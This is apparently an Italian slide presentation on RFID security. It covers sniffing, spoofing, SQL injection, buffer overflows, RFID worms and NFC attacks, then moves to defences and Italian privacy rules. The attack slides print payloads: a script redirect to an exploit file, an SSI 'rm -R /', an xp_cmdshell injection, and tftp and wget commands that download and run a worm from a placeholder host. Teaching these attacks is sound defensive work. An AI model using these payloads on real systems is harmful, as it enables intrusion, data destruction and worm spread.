
Sicurezza

Protocol Sniffing, Injection & spoofing

Tutti i Reader RFID sono apparati elettronici connessi con un PC che ne elabora le informazioni, mediante una connessione che può essere:

1. RS232 / 485 NATIVA
2. RS232 su convertitori USB, TCP-IP, WIFI

Qualunque connessione RS232 può essere “ascoltata” se si inserisce un intermediario (Attacco MIM) che logga i dati trasmessi (Un software o un hardware).



Sicurezza

Protocol Sniffing, Injection & spoofing

Con l'aggiunta di un convertitore di segnale, soprattutto TCP-IP/WIFI è possibile sfruttare le vulnerabilità dei protocolli succitati per poter sniffare le comunicazioni tra Reader e PC

Cosa più grave, è possibile fare spoofing, quindi inviare qualunque comando al reader "simulandosi" il PC di controllo (anche se non è necessario arrivare a sottigliezze simili, in realtà basta mandare comunque il comando al Reader).

Con questo Exploit, è possibile anche fare un injection di codice maligno da e verso il PC, inviando dati non elaborabili dal PC (oppure un virus), oppure inviare al Reader dei comandi in grado in taluni casi di bloccarlo.

Sicurezza

Cos'è un Middleware

Il middleware è uno strumento software che permette di interfacciare i lettori con il sistema informativo filtrando i dati acquisiti mediante la lettura dei transponder e traducendoli in un formato supportato dalle applicazioni aziendali. Tali funzioni sono fondamentali, perché un sistema RFID può potenzialmente generare, come risultato delle continue interrogazioni di molteplici tag, una mole di dati che, se immessa direttamente nel sistema informativo, comporterebbe un traffico di difficile gestione. L'utilizzo di middleware sopperisce all'attuale assenza di standard affermati che descrivono le modalità di acquisizione e trattamento dei dati.

Sicurezza

SQL INJECTION

Il problema dipende essenzialmente da come il Middleware sfrutta i dati contenuti nel TAG.

Se il middleware utilizza direttamente i dati prelevati dalla memoria del tag:

“Merce: <TAG_MEMORY>”

In condizioni normali probabilmente potremmo ottenere un risultato del tipo:

“Merce: 000238484882” – dove il codice è il barcode.

Ma un attacco, ipotizzando il simbolo “;” come un END di istruzione potremmo avere:

“Merce: 000 ; Truncate Table ORACLI”

In questo caso, il Middleware stesso, se non correttamente creato per evitare problemi di questo genere, Elide i dati contenuti in una delle tabelle di sistema fondamentali del DB.

Oppure potremmo semplicemente avere:

“Merce: PIPPO”

Se il Middleware si aspetta solo dati numerici, impazzirebbe.

Sicurezza

Buffer Overflow

Potrebbe capitare che un sistema di lettura dei tag RFID sia programmato per leggere RFID specifici di 128bit.

Se il sistema di lettura non è adeguatamente tarato per leggere solo 128bit e la memoria allocata nel programma non è maggiore della grandezza specificata, se non adeguatamente tarata la comunicazione per trasferire SOLO 128 bit, potremmo portare all'interno del sistema di lettura un RFID grande 512bit. In tal modo, la memoria del middleware può subire un buffer overflow sovrascrivendo dunque l'indirizzo di ritorno sullo stack. Al ritorno dalla procedura, si verificherà un salto in un punto specifico della memoria del tag, contenente magari codice maligno (es. un mini Virus).

Sicurezza

Tipologia di Malware

- RFID EXPLOIT è un tag RFID capace di modificare gli indirizzi di memoria nel middleware ed è alla base di ogni malware.
- RFID WORMS si basa sul rfid exploit, ma necessita anche di una connessione di rete per replicarsi sfruttando le falle remote di altri sistemi RFID connessi. Inoltre può indurre una macchina a scaricare ed eseguire codice da remoto e compromettere così il middleware. Un sistema middleware compromesso, può consentire dunque al worm di replicarsi sovrascrivendo gli altri tag RFID.
- RFID VIRUS è una variante del rfid worm. Non necessita di una connessione di rete. Sfruttando un exploit, l'rfid virus comanda al middleware di sovrascrivere altri tag rfid. Questi a loro volta sovrascriveranno altri tag, che verranno letti anche da altri middleware che sovrascriveranno altri tag.

Sicurezza

Vulnerabilità Middleware “Extra”

Se il middleware utilizzasse un componente web-based (interfaccia utente ad esempio), ci sarebbero maggiori vulnerabilità'.

Il tag rfid infatti potrebbe contenere nella sezione data il seguente codice (javascript):

```
<script>document.location='http://ip/exploit.wmf';</script>
```

oppure il codice (SSI)

```
<!--#exec cmd="rm -R /"-->
```

Questi codici, eseguiti dal browser, consentono di sfruttare le vulnerabilità' non solo del middleware, ma dell'intero sistema operativo (software compresi).

Sicurezza

Esempio di Virus

Questo esempio, citato dall'università Bicocca di Milano (Aniello Coppeto)

Quando un lettore di rfid legge un tag, nel database verrà eseguita un'istruzione simile a:

```
UPDATE ContainerContents SET OldContents='%contents%' WHERE TagID='%id%'
```

Se il nostro tag rfid contenesse all'interno della sua memoria, nella sezione dati il seguente codice

```
Apples', NewContents=SUBSTR(GetCurrentQuery (),43,57) –
```

Il database si troverebbe a dover processare l'istruzione seguente

```
UPDATE ContainerContents SET OldContents='Apples', NewContents=SUBSTR(GetCurrentQuery (),43,57) –  
WHERE TagId='123'
```

Questo significa che verrà aggiornata la tabella ContainerContents e la cella OldContents conterrà Apple. Inoltre sarà creata un'altra cella denominata NewContents che conterrà i 57 caratteri dell'istruzione stessa, successivi al 43° carattere. Questa istruzione contaminerà l'intero database, non solo un'istanza perché il simbolo -- in SQL rappresenta l'inizio di un commento (WHERE TagId='123' dunque non verrà considerato). Ora, al fine di consentire la propagazione dell'infezione su ulteriori tag, è necessario eseguire ulteriore codice. Data la bassa capacità di memoria dei tag RFID, cercheremo di richiamare programmi esterni al middleware che possano correre in nostro aiuto. Con la stringa:

```
Apples'; EXEC Master..xp_cmdshell 'shell commands';--
```

chiediamo al server SQL di eseguire per noi un comando dalla shell. Seguono due esempi di comandi shell utilizzabili, il primo per Windows ed il secondo per Linux, ma con piccole modifiche è possibile adattarli ad altri sistemi operativi:

```
cd \Windows\Temp & tftp -i <ip> GET worm.exe & worm.exe
```

oppure

```
<!--#exec cmd="wget http://ip/worm -O /tmp/worm; chmod +x /tmp/worm; /tmp/worm "-->
```

Il primo esempio entra nell'directory Windows\Temp e attraverso il protocollo tftp (non richiede una login) scarica da <ip> il file worm.exe e lo esegue.

Il secondo esegue wget e scarica il worm da ip salvandolo nella directory /tmp/, poi setta i permessi di esecuzione e lo esegue.

Sicurezza

Virus

L'esempio precedentemente proposto non è un vero e proprio virus, ma sfrutta diverse vulnerabilità per propagarsi come se lo fosse.

Un virus Rfid è ancor più problematico quando ad esempio sfrutta vulnerabilità presenti nei file immagine (es. JPEG). Anche se un Rfid di norma ha poca memoria a bordo, i passaporti elettronici (chip Sharp da 10Mb ad esempio su protocollo ISO14443A) hanno dati biometrici e l'immagine (JPEG) della persona. Modificando l'immagine ed inserendovi un'immagine con il relativo exploit si può causare il blocco o la distruzione di un archivio informatico.

Sicurezza

NFC

Un sistema NFC è composto da un Lettore/Tag in grado di interfacciarsi con le tecnologie ISO14443, Felica.

Il sistema più diffuso di NFC è un reader integrato in un cellulare (ad esempio il Nokia, 6131 NFC di ultima generazione).

Un Lettore NFC è anche un Tag il cui seriale univoco è parte dell'imei del cellulare stesso.

Questa tecnologia permette transazioni di pagamento "sicure".

Tali cellulari hanno anche facilities del tipo:

1. Scambio di biglietti da visita tramite Tag
2. Scambio messaggi di testo tramite Tag
3. Scambio di link http tramite Tag

Queste facilities sono potenziali buchi di sistema in cui un software può interagire e causare problemi:

Come con il Bluetooth, è possibile scambiare "virus" su tag:

Attraverso un buffer overflow, è possibile lanciare un link http che scarica un .jar fake, lo esegue e "sniffa" tutte le informazioni che viaggiano via RFID, mandandole via SMS al pirata. Ovviamente, tutti i dati segreti, dal pin al codice della carta letta dall'RFID.

Sicurezza

Come Difendersi

- 1. Quando possibile, evitare l'uso di un middleware avanzato oppure in alternativa:**
 - 1. Attacchi di Protocollo:** Utilizzare sistemi di cifratura e controllo sui canali di comunicazioni, stabilire possibilmente connessioni con pairing 1 ad 1 (un esempio può essere il bluetooth oppure schede di connessione RS232 da ambo i lati con crypt proprietarie).
 - 2. Database Attack:** Evitare di implementare istruzioni preformattate nella memoria del tag, utilizzare semplici algoritmi di crypt delle informazioni e verificare le informazioni prima di processarle.
 - 3. Web-Based Attack:** Disattivare i sistemi automatici Web del middleware
 - 4. Buffer Overflow Attack:** Implementare la dimensione da leggere direttamente nel protocollo di lettura del sistema Rfid
 - 5. Virus:** Processare le informazioni dei Tag SEMPRE COME STRINGHE.
 - 6. Disattivare sempre l'NFC quando non in uso, evitare di usare l'NFC per funzioni non strettamente di pagamento.**
- 2. Utilizzare sempre dati cifrati su un proprio DB ed utilizzare il seriale univoco del TAG**

Privacy

Il problema Privacy è molto sentito, ma forse anche sopravvalutato (se si rispettassero i canoni citati in precedenza, il rischio della cattura dei propri dati senza autorizzazione sarebbe molto diminuita).

Privacy

Informativa

Le persone devono essere adeguatamente informate dell'utilizzo di sistemi Rfid, così come dell'esistenza dei lettori ottici che attivano l'etichetta. La presenza di avvisi nei luoghi nei quali le tecniche Rfid sono utilizzate non esime da apporre informativa sugli stessi oggetti e prodotti che recano le etichette intelligenti.

Consenso

Un soggetto privato che utilizza Rfid trattando dati personali può farlo solo con il consenso espresso e specifico degli interessati, a meno che ricorra in casi particolari uno degli altri presupposti di legge. Il consenso non è valido se ottenuto con pressioni o condizionamenti sull'interessato.

Se le etichette intelligenti sono associate all'utilizzo di carte di fedeltà, e si trattano dati a fini di profilazione dei consumatori, occorre informare e acquisire il consenso degli interessati.

Il consenso non è necessario quando le etichette intelligenti sono adoperate solo per modalità di pagamento e tale impiego non comporti alcuna riconducibilità dei prodotti ad acquirenti identificati o identificabili.

Privacy

Disattivazione

Alle persone deve essere garantito comunque il diritto di asportare, disattivare o interrompere gratuitamente ed in maniera agevole il funzionamento delle Rfid al momento dell'acquisto del prodotto sui cui è apposta l'etichetta. Le etichette devono essere posizionate in modo tale da risultare facilmente asportabili senza danneggiare o limitare la funzionalità del prodotto (es. collocate solo sulla confezione).

Non è, di regola, lecita l'installazione di Rfid destinate a rimanere attive oltre la barriera-cassa dell'esercizio commerciale.

Accesso a determinati luoghi o a posti di lavoro

Nei casi di impiego di Rfid per la verifica di accessi a determinati luoghi riservati devono essere predisposte idonee cautele per i diritti e le libertà delle persone. In particolare: per i luoghi di lavoro va rispettato quanto previsto dallo Statuto dei lavoratori che vieta l'utilizzo di impianti per il controllo a distanza dei lavoratori; per l'accesso occasionale di terzi a determinati luoghi occorre predisporre un meccanismo che, nel caso di indisponibilità ad usare Rfid da parte dell'interessato, gli permetta comunque di entrare nel luogo in questione.

Privacy

Microchip sottopelle

Tali impianti devono ritenersi in via di principio esclusi in quanto in contrasto con i diritti, le libertà fondamentali e la dignità della persona. Essi possono essere ammessi solo in casi eccezionali per comprovate e giustificate esigenze di tutela della salute delle persone. L'interessato, comunque, deve poter ottenere la rimozione del microchip e l'interruzione del relativo trattamento dei dati che lo riguardano. Si devono prevedere modalità di impianto che garantiscano la riservatezza circa la presenza delle etichette nel corpo dell'interessato.

Il Garante ha stabilito, comunque, che i soggetti che intendono utilizzare tali microchip devono sottoporre alla verifica preliminare dell'Autorità tali sistemi.

Proporzionalità, finalità di raccolta e conservazione dei dati

L'uso di etichette intelligenti deve risultare proporzionato agli scopi che si intende perseguire. I dati possono essere utilizzati solo per le finalità per le quali sono stati raccolti e devono essere conservati per il tempo strettamente necessario.

Misure di sicurezza


Chi utilizza etichette intelligenti e tratta dati personali ha l'obbligo di adottare misure di sicurezza per ridurre i rischi di distruzione, perdita, accesso non autorizzato o manomissione dei dati conservati.

Sistemi per tutelare la Privacy

Blocker TAG

Un blocker Tag è un sistema che effettua un FLOOD sul protocollo del sistema Rfid.

Un esempio di apparato:



Questo apparato presente su

http://www.iaik.tugraz.at/research/vlsi/02_products/05_rfid_demotag/index.php

Permette di effettuare Sniff, creare nuovi protocolli, ed essere utilizzato come blocker

Sistemi per tutelare la Privacy

Crittografia

Questa tecnica permette di accoppiare univocamente il Tag al lettore contenente la chiave di decrypt. È violabile con attacchi tipo brute force (anche per limiti strutturali dei Tag low cost).

Pseudonym Throttling

È una tecnica che permette la generazione di un nuovo ID in base a timeslot temporali (es. i ciondoli con il code id delle bache)

Proxying

È un tag passivo in grado di leggere le policy di sicurezza dei Reader Rfid e valutare se i sistemi sono attaccabili o meno

Tag a Distanza

Attraverso la misurazione della tensione ai capi dell'antenna, il tag potrebbe "ipotizzare" una determinata "distanza" dall'antenna, decidendo quali dati fornire.

Sistemi per tutelare la Privacy

- Tag a chiave simmetrica
 - tag dotati di una funzione che genera un codice hash (funzione h) di un testo in chiaro (M) ed hanno una chiave segreta (k). Attraverso la funzione per criptare (funzione e), si ottiene il testo criptato.
 - Usando la funzione $C = e_k (M)$ il testo in chiaro diventa crittografato e solo chi è a conoscenza della chiave segreta k potrà risalire al testo in chiaro M , sfruttando il testo criptato C .

Questo tipo di sistema previene sicuramente il problema degli attacchi ma ha 2 controindicazioni:

1. Costo elevato dei TAG
2. Presenza di un Middleware per la gestione con i precedenti problemi citati sulla sicurezza.

Sistemi per tutelare la Privacy

- Tag DST
 - tag dotati di una chiave segreta di 40Bit.
 - Questa tipologia molto comune di tag non è efficace in caso di “Brute Force Attack”.

Sistemi per tutelare la Privacy

Metodi di intercettazione delle chiavi segrete (fonte univ. Bicocca)

1. Reverse-engineering e side channels:

Questo tipo di intercettazione si basa sulla misurazione del consumo energetico-magnetico dovuto ai calcoli per le funzioni di crittazione. Le due forme predominanti di analisi del side channel sono gli attacchi di sincronizzazione, che estraggono le informazioni basate sulle variazioni nel tasso del calcolo di un dispositivo ed attacchi sull'analisi dell'alimentazione, che sfruttano le variazioni misurabili nell'assorbimento di corrente elettrica.

2. Relay attacks:

Questo attacco, conosciuto anche come man-in-the-middle, nella tecnologia rfid riesce a rappresentare una vera minaccia. Infatti, con questa tecnica è possibile, oltre ad "ascoltare" la comunicazione, anche aggirare le limitazioni della "distanza di sicurezza". Interponendo dei ripetitori radio infatti si possono far connettere tag e lettori distanti anche diversi chilometri. Alcune contromisure sono rappresentate dall'uso di PIN, pulsanti fisici attivabili manualmente e supporto GPS per l'identificazione fisica.

Consigli per una buona progettazione Rfid

Chiediamoci chi è e che esperienza ha il system integrator che si propone a noi:

1. ha le competenze per dominare questa tecnologia? Si prevede un gruppo organizzato di persone che sia fundamentalmente multidisciplinare (RadioFrequenza, Software, ISO, Hardware, ecc..)
2. le competenze del personale vanno di pari passo con lo sviluppo della tecnologia, quindi è necessario un laboratorio di sviluppo tecnologico attrezzato.
3. l'esperienza del personale non deve derivare solo da casi studio, ma da prodotti finiti, testati, funzionanti e venduti.
4. sono necessari degli accordi con i produttori commercialmente vantaggiosi e che permettano lo sviluppo tecnico congiunto per il progresso della tecnologia
5. economia di scala, il prezzo dei tag è ancora poco proponibile se non proposto con soluzioni commercialmente valide, portando non una singola soluzione ad un singolo problema con l'rfid, ma generando una serie di vantaggi derivati che coprono i costi aggiunti.

Chiediamoci se noi siamo pronti per un progetto Rfid:

1. Dove vorrei applicare un sistema Rfid? Esistono alternative economicamente vantaggiose?
2. Ho misurato il processo globale per comprendere le possibilità di ottimizzazione?
3. Ho fornito tutti gli strumenti e l'interfaccia per il mio fornitore affinché possa aiutarmi?
4. Per caso mi voglio dotare di un middleware?

Riferimenti

